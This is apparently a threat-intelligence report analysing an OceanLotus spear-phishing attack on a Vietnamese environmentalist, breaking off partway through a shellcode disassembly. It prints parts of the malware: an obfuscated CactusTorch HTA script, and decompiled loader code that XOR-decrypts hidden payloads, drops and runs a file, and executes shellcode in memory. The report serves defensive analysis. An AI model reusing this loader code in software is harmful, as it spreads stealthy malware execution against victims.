数据驱动安全


The OceanLotus, an APT group said to have a Vietnamese background, was first exposed and named by SkyEye Labs (the predecessor of the RedDrip team of QiAnXin Threat Intelligence Center) in May 2015. Its attack activities can be traced back to April 2012 with initial targets including Chinese maritime institutions, maritime construction, scientific research institutes and shipping enterprises. Their targets expanded to almost all important organizations afterwards and related activities are still active now.

The RedDrip Team (@RedDrip7) keeps a close eye on activities made by OceanLotus. Last month we released an in-depth analysis report: OceanLotus' Attacks to Indochinese Peninsula: Evolution of Targets, Techniques and Procedure. Currently we capture another attack incident targeting a Vietnamese environmentalist with new malware payload and hope the revealed details could lead to more findings in the future.

Bait Analysis

The bait sample is a zip archive in Vietnamese: Thông tin về chuyên đề môi trường_Nhờ anh Đặng Vũ Lượng tư vấn thêm.zip

From the contents of the compressed package, the three pictures named in Vietnamese meaning "illustration" respectively show that there is garbage in the rivers in Vietnam, the factories are exhausting smoke everywhere, and the stinking ditch is all garbage. All these pictures make people feel disgusting. At the same time, it shows the importance of mandatory waste classification.


Thông tin về chuyên đề môi trường_Nhờ anh Đặng Vũ Lượng tư vấn thêm
搜索"Thông tin về chuyên đ...
Minh họa 1.jpeg
Minh Họa 2.jpeg
Minh họa 3.jpeg
Thumbs.db
Van nan moi truong Viet Nam hien nay va giai phap khac phuc hau qua_Phuong huong trong thoi gian toi .hta

In addition to the picture, the main attack sample is an hta script named as Van nan moi truong Viet Nam hien nay va giai phap khac phuc hau qua_Phuong huong trong thoi gian toi.

It can be seen that both the bait name from the compressed package and the bait name as the attack sample are consistent with the scene of attacking the person in charge of the environmental protection organization.

Therefore, we will characterize this attack as: Oceanlotus attacked the head of an environmental protection organization in Vietnam.


Sample Analysis

Execution process of the sample used by OceanLotus this time is roughly as follows:

1. The hta sample decrypts and loads subsequent additional data.
2. Utilize DLL Side-Loading to take advantage of adobe reader to load the payload and then connects to the C2.

Payload Analysis

The hta script has been obfuscated and will replace ",", ".", " " with "+", "/", "=" first:




```
LawLinCop =rEpLACE  (   LawLinCop ,",",  "+"   )
   LawLinCop=   rEpLace(LawLinCop   ,".",   "/" )
  LawLinCop  =rePlace(   LawLinCop,  " ",  "=")
CasQuemYicSew = LawLinCop
enD FunCTIon

Quus=   Quus   & "WJseU5hbWUJQ2xhc3NOYW1lCVNpZ25hdHVyZQpNZW1iZXJUeXBlEEdlbmVyaWNBcmd1bWVudH"
ChetFit   =   ChetFit   &"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
Quus  =   Quus &   "MBAQEBAAMIDVN5c3"
DongXut =   DongXut &   mid   ("ChenrGacShumYodJucKing" ,  5  ,1   )
      
ChetFit  =  ChetFit   &   "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
Quus=  Quus   &"RlbS5UeXBlW10JCwAAAAkHAAAACQoAAAAGEAAAAC9TeXN0ZW0uUmVmbGVjdG"
ChetFit=  ChetFit  & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwAAAMAAAAcDMAAAAAA"
Quus =  Quus &   "1vbi5Bc3NlbWJseSBMb2FkKEJ5dGVbXSwgQnl0ZVtdKQgAAAAKAQUAAAA"
ChetFit= ChetFit &  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
Quus=Quus & "EAAAABhEAAAAIVG9TdHJpbmcJBwAAAAYTAAAADlN5c3RlbS5Db"
ChetFit   =  ChetFit  &  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
Quus=  Quus& "252ZXJ0BhQAAAAlU3lzdGVtLlN0cmluZyBUb1N0cmluZyhTeXN0ZW0uT2JqZWN0KQgAAAAKAQwAAAACAAAABhUAAAAvU3lzdGVtLlJ1bnRpbWUuUmVtb3RpbmcuTWVzc2FnaW5nLkhlYWRlckhhbmRsZXI"
ChetFit=   ChetFit  &  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
ChetFit  =ChetFit  & "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
ChetFit   =ChetFit& "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
ChetFit  = ChetFit &  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
ChetFit  =  ChetFit&  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQ0AAAAEAAAACRcAAAA"
ChetFit   =ChetFit   &  "JBgAAAAkWAAAABhoAAAAnU3lzdGVtLlJlZmxlY3Rpb24uQXNzZW1ibHkgTG9hZChC"
ChetFit =  ChetFit &   "eXRlW10pCAAAAAoL"
Quus =  Quus   &   "JBwAAAAoJBwAAAAkTAAAACREAAAAKCw  "
   MipShumPetBapWhaw    "v4.0.30319", DongXut   ,ChetFit  ,68785 ,59785   ,  6
  MipShumPetBapWhaw   "v2.0.50727",   DongXut,  Quus ,  68725, 59738  ,20
```

Figure 2.1 The confused hta script

The script is generated by using the cactusTorch framework (https://github.com/mdsecactivebreach/CACTUSTORCH), which first decrypts the Loader module, then decrypts the attached data through the Loader module, and finally executes the decrypted shellcode in memory:



```
   Set DotWhanZamCemChum   =QUAnggHut   (   "WScript.Shell")
 DotWhanZamCemChum.RegRead "HKLM\SOFTWARE\Microsoft\.NETFramework\"+   Hang + "\"
iF ERR.nuMber <> 0 ThEN exIT FUnCTIOn




   sEt TitChod =  DotWhanZamCemChum.Environment   ("Process" )
   TitChod  (   "COMPLUS_Version" )   =   Hang

 SEt Did   =qUAnGGhuT ( Ded   )
 Set QuusQuangWungQuangQuing   = QuaNgGHUt(   "System.Collections.ArrayList"  )
   QuusQuangWungQuangQuing.Add Did.SurrogateSelector


 SosNoc   = CasQuemYicSew  (  GhedXemQuacGhim)
 sEt  QuusYiw =   Did.Deserialize_2  (NingGhac  (  SosNoc,LicFungMoc- 57489 ,Ghang   -51313 ,  SisPupHupNeng)   )
sET   WinShusWenTun = QuusYiw.DynamicInvoke (QuusQuangWungQuangQuing.ToArray  ( )   ).CreateInstance   ("L" )
   Ghew = WinShusWenTun.X ( 1632689155   ,  31529   ,  194   , 1292962 )
 wINDow.close
 DO  wHiLE  (  tRUE)
  looP
  enD    funCtION
```

Figure 2.2 Loading Loader in Memory


The parameters passed to the Loader's "X" function are as follows:

WinShusWenTun.X (1632689155 ,31529 ,194,1292962)

The meaning of each parameter is as follows:

Name	Value	Description
Parameter 1	163268915 0x6150DC03）	4-byte key, just use the first 3 bytes (0x03, 0xdc, 0x50)
Parameter 2	31529	The position at the end of the script, which points to the appended data.
Parameter 3	194	The length of the name of the released docx file
Parameter 4	1292962	Size of the appended data

The second parameter is the beginning of the appended data:




```
00031312  75 75 73 20 20 20 26 20  20 20 22 4A 42 77 41 41  uus   &   "JBwAA
00031328  41 41 6F 4A 42 77 41 41  41 41 6B 54 41 41 41 41  AAoJBwAAAAkTAAAA
00031344  43 52 45 41 41 41 41 4B  43 77 20 20 22 20 20 0D  CREAAAAKCw  "  .
00031360  0A 20 20 20 4D 69 70 53  68 75 6D 50 65 74 42 61  .   MipShumPetBa
00031376  70 57 68 61 77 20 20 20  20 22 76 34 2E 30 2E 33  pWhaw    "v4.0.3
00031392  30 33 31 39 22 2C 20 44  6F 6E 67 58 75 74 20 20  0319", DongXut
00031408  20 2C 43 68 65 74 46 69  74 20 20 2C 36 38 37 38   ,ChetFit  ,6878
00031424  35 20 2C 35 39 37 38 35  20 20 2C 20 20 36 20 20  5 ,59785  ,  6
00031440  20 0D 0A 20 4D 69 70 53  68 75 6D 50 65 74 42 61   .. MipShumPetBa
00031456  70 57 68 61 77 20 20 20  22 76 32 2E 30 2E 35 30  pWhaw   "v2.0.50
00031472  37 32 37 22 2C 20 20 20  44 6F 6E 67 58 75 74 2C  727",   DongXut,
00031488  20 20 51 75 75 73 20 2C  20 20 36 38 37 32 35 2C    Quus ,  68725,
00031504  20 35 39 37 33 38 20 20  2C 32 30 20 0D 0A 3C 2F   59738  ,20 ..</
00031520  73 63 72 69 70 74 3E 0D  0A 36 2E 33 41 45 4E 79  script>..6.3AENy
00031536  75 2E 53 4B 75 48 33 66  68 6A 4C 5A 55 66 73 4D  u.SKuH3fhjLZUfsM
00031552  4E 4F 49 64 4C 68 69 32  51 50 35 42 6B 55 39 45  NOIdLhi2QP5BkU9E
00031568  45 76 42 74 6C 56 6D 6D  64 33 73 4E 38 68 6E 63  EvBtlVmmd3sN8hnc
00031584  48 59 79 77 34 54 47 55  6D 44 59 7A 31 51 64 6E  HYyw4TGUmDYz1Qdn
00031600  6F 4F 0D 0A 34 4F 53 6B  44 42 49 64 42 68 4D 37  oO..4OSkDBIdBhM7
00031616  54 45 49 45 6F 61 36 58  71 6F 5A 5A 66 2C 76 61  TEIEoa6XqoZZf,va
00031632  2C 30 31 54 78 49 41 77  54 5A 6F 70 76 61 76 33  ,01TxIAwTZopvav3
00031648  6F 56 57 67 7A 5A 31 30  46 2C 53 75 4A 78 46 70  oVWgzZ10F,SuJxFp
00031664  69 58 4D 44 63 50 71 44  64 7A 6B 43 68 46 78 75  iXMDcPqDdzkChFxu
00031680  39 30 63 7A 76 30 45 61  37 55 6A 49 36 77 69 62  90czv0Ea7UjI6wib
00031696  4C 73 69 59 72 46 77 59  4C 30 2C 62 62 4D 6B 49  LsiYrFwYL0,bbMkI
00031712  37 34 31 49 36 34 6C 62  66 77 35 62 66 77 55 54  741I64lbfw5bfwUT
00031728  49 39 77 62 72 4D 30 5A  76 4A 64 44 74 5A 30 41  I9wbrM0ZvJdDtZ0A
00031744  39 78 51 41 39 78 51 41  31 32 55 33 59 4F 56 70  9xQA9xQA12U3YOVp
00031760  6D 78 63 78 6E 6E 67 44  78 6E 31 73 39 43 63 33  mxcxnngDxn1s9Cc3
00031776  75 68 63 78 33 6E 67 44  77 4A 6F 4C 64 0D 0A 43  uhcx3ngDwJoLd..C
00031792  46 70 6D 78 63 33 65 52  4B 44 30 50 31 73 39 43  Fpmxc3eRKD0P1s9C
00031808  63 33 76 39 63 79 33 6E  67 44 78 6E 31 73 74 41  c3v9cy3ngDxn1stA
00031824  51 70 6D 78 63 7A 77 46  6A 44 78 72 31 73 39 43  QpmxczwFjDxr1s9C
00031840  4F 4F 38 64 63 34 6E 6E  67 44 77 4A 6F 48 4E 43  OO8dc4nngDwJoHNC
00031856  5A 70 6D 78 63 33 65 52  37 44 78 6A 31 73 39 43  Zpmxc3eR7Dxj1s9C
00031872  4F 4F 2E 46 63 78 33 6E  67 44 34 34 35 59 4C 53  OO.Fcx3ngD445YLS
00031888  56 70 6D 78 63 41 39 78  51 41 39 78 51 41 39 78  VpmxcA9xQA9xQA9x
00031904  51 41 39 78 51 41 39 78  51 41 7A 48 51 36 68 50  QA9xQA9xQAzHQ6hP
```

Figure 2.3 Append data behind the hta file

Loader Analysis


The decrypted Loader module is named L.dll. The function of the dll is mainly to decrypt and load the appended data behind the hta:



```
◢ L (1.0.0.0)
  ◢ L.dll
      ▷ PE
      ▷ 引用
      ◢ { } -
          ▷ <Module> @02000001
          ◢ L @02000002
              ▷ 基类型和接口
              ▷ 派生类型
                .cctor() : void @06000004
                .ctor() : void @06000005
                B(byte[]) : void @06000007
                CommandLineToArgvW(string, out int) : IntPtr @06000003
                Dec(byte[], int) : void @06000009
                GetCommandLineW() : IntPtr @06000002
                R() : void @06000008
                VirtualAlloc(IntPtr, int, int, int) : IntPtr @06000001
                Wz(IntPtr) : string @06000006
                X(int, int, int, int) : int @0600000A
                args : string[] @04000002
                fn : string @04000001
              ▷ F @02000003
```

Figure 2.4 Some functions of Loader


The X function is mainly to encrypt and load the shellcode; the decoding algorithm is base64 and then performs XOR decryption with the key in single byte, and the key is passed by the parameter:



```
public int X(int encKey, int htaLen, int nameLen, int shLen)
{
    byte[] array = null;
    try
    {
        int size = IntPtr.Size;
        if (8 == size)
        {
            this.R();
            return 1000;
        }
        byte[] array2 = null;
        for (int i = 0; i < L.args.Length; i++)
        {
            string text = L.args[i];
            if (!string.IsNullOrEmpty(text) && (text.EndsWith(".hta", StringComparison.OrdinalIgnoreCase) || text.EndsWith(".vbs", StringComparison.OrdinalIgnoreCase)))
            {
                string text2 = File.ReadAllText(text);
                text2 = text2.Substring(htaLen);
                text2 = text2.Replace(' ', '=');
                text2 = text2.Replace('.', '/');
                text2 = text2.Replace(',', '+');
                text2 = text2.Replace("\r", string.Empty);
                text2 = text2.Replace("\n", string.Empty);
                array2 = Convert.FromBase64String(text2);
                L.Dec(array2, encKey);
                break;
            }
        }
        if (array2 != null)
        {
            array = new byte[shLen];
            Array.Copy(array2, array, array.Length);
            byte[] array3 = new byte[nameLen];
            Array.Copy(array2, shLen, array3, 0, array3.Length);
            string text3 = Encoding.Unicode.GetString(array3);
            if (!string.IsNullOrEmpty(text3))
            {
                byte[] array4 = new byte[array2.Length - nameLen - shLen];
                Array.Copy(array2, shLen + nameLen, array4, 0, array4.Length);
                text3 = Path.Combine(Path.GetTempPath(), text3);
                File.WriteAllBytes(text3, array4);
                Process.Start(text3);
            }
```

Figure 2.5 X function of L.dll


The key here is 1632689155 (0x6150DC03). From the algorithm, only the first 3 bytes (0x03, 0xdc, 0x50) are used in while performing XOR decryption:



```
// Token: 0x06000009 RID: 9 RVA: 0x000022B4 File Offset: 0x000004B4
private static void Dec(byte[] buf, int key)
{
    byte[] bytes = BitConverter.GetBytes(key);
    for (int i = 0; i < buf.Length; i++)
    {
        int num = (int)(buf[i] ^ bytes[i % 3]);
        buf[i] = (byte)(num & 255);
    }
}
```

Figure 2.6 L.dll decryption function


Then the decrypted data is executed in memory:



```
public void B(byte[] b)
{
    try
    {
        int num = b.Length + 256;
        while (num % 4096 != 0)
        {
            num++;
        }
        IntPtr ptr = L.VirtualAlloc(IntPtr.Zero, num, 4096, 64);
        for (int i = 0; i < b.Length; i++)
        {
            Marshal.WriteByte(ptr, i, b[i]);
        }
        L.F f = Marshal.GetDelegateForFunctionPointer(ptr, typeof(L.F)) as L.F;
        f(IntPtr.Zero);
    }
    catch (Exception)
    {
    }
}
```

Figure 2.7 function B of L.dll


The function of the shellcode executed by Loader is mainly to release the file and achieve persistence. As can be seen from the code features, OceanLotus often uses the shellcode to perform attacks.



```
seg000:0013902E                 lea     esp, [esp-4]
seg000:00139032                 pushf
seg000:00139033                 push    ecx
seg000:00139034                 shl     ecx, 3
seg000:00139037                 push    ebx
seg000:00139038                 inc     bh
seg000:0013903A                 or      ecx, ecx
seg000:0013903C                 shl     cx, 6
seg000:00139040                 push    eax
seg000:00139041                 aaa
seg000:00139042                 push    edx
seg000:00139043                 cwd
seg000:00139045                 cwd
seg000:00139047                 mov     eax, 2A02h
seg000:0013904C                 mov     ecx, 0DE43h
seg000:00139051                 mul     ecx
seg000:00139053                 neg     al
seg000:00139055                 bswap   ebx
seg000:00139057                 mov     ax, 6Ch ; 'l'
seg000:0013905B                 mov     cx, 50h ; 'P'
seg000:0013905F                 mul     cx
seg000:00139062                 stc
seg000:00139063                 sahf
seg000:00139064                 push    ecx
seg000:00139065                 cbw
seg000:00139067                 bswap   edx
seg000:00139069                 inc     edx
seg000:0013906A                 or      dh, dl
seg000:0013906C                 cdq
seg000:0013906D                 mov     edx, [esp+1Ch+var_18]
seg000:00139071                 das
seg000:00139072                 mov     bx, cx
seg000:00139075                 mov     ebx, [esp+1Ch+var_10]
seg000:00139079                 mov     ecx, [esp+1Ch+var_C]
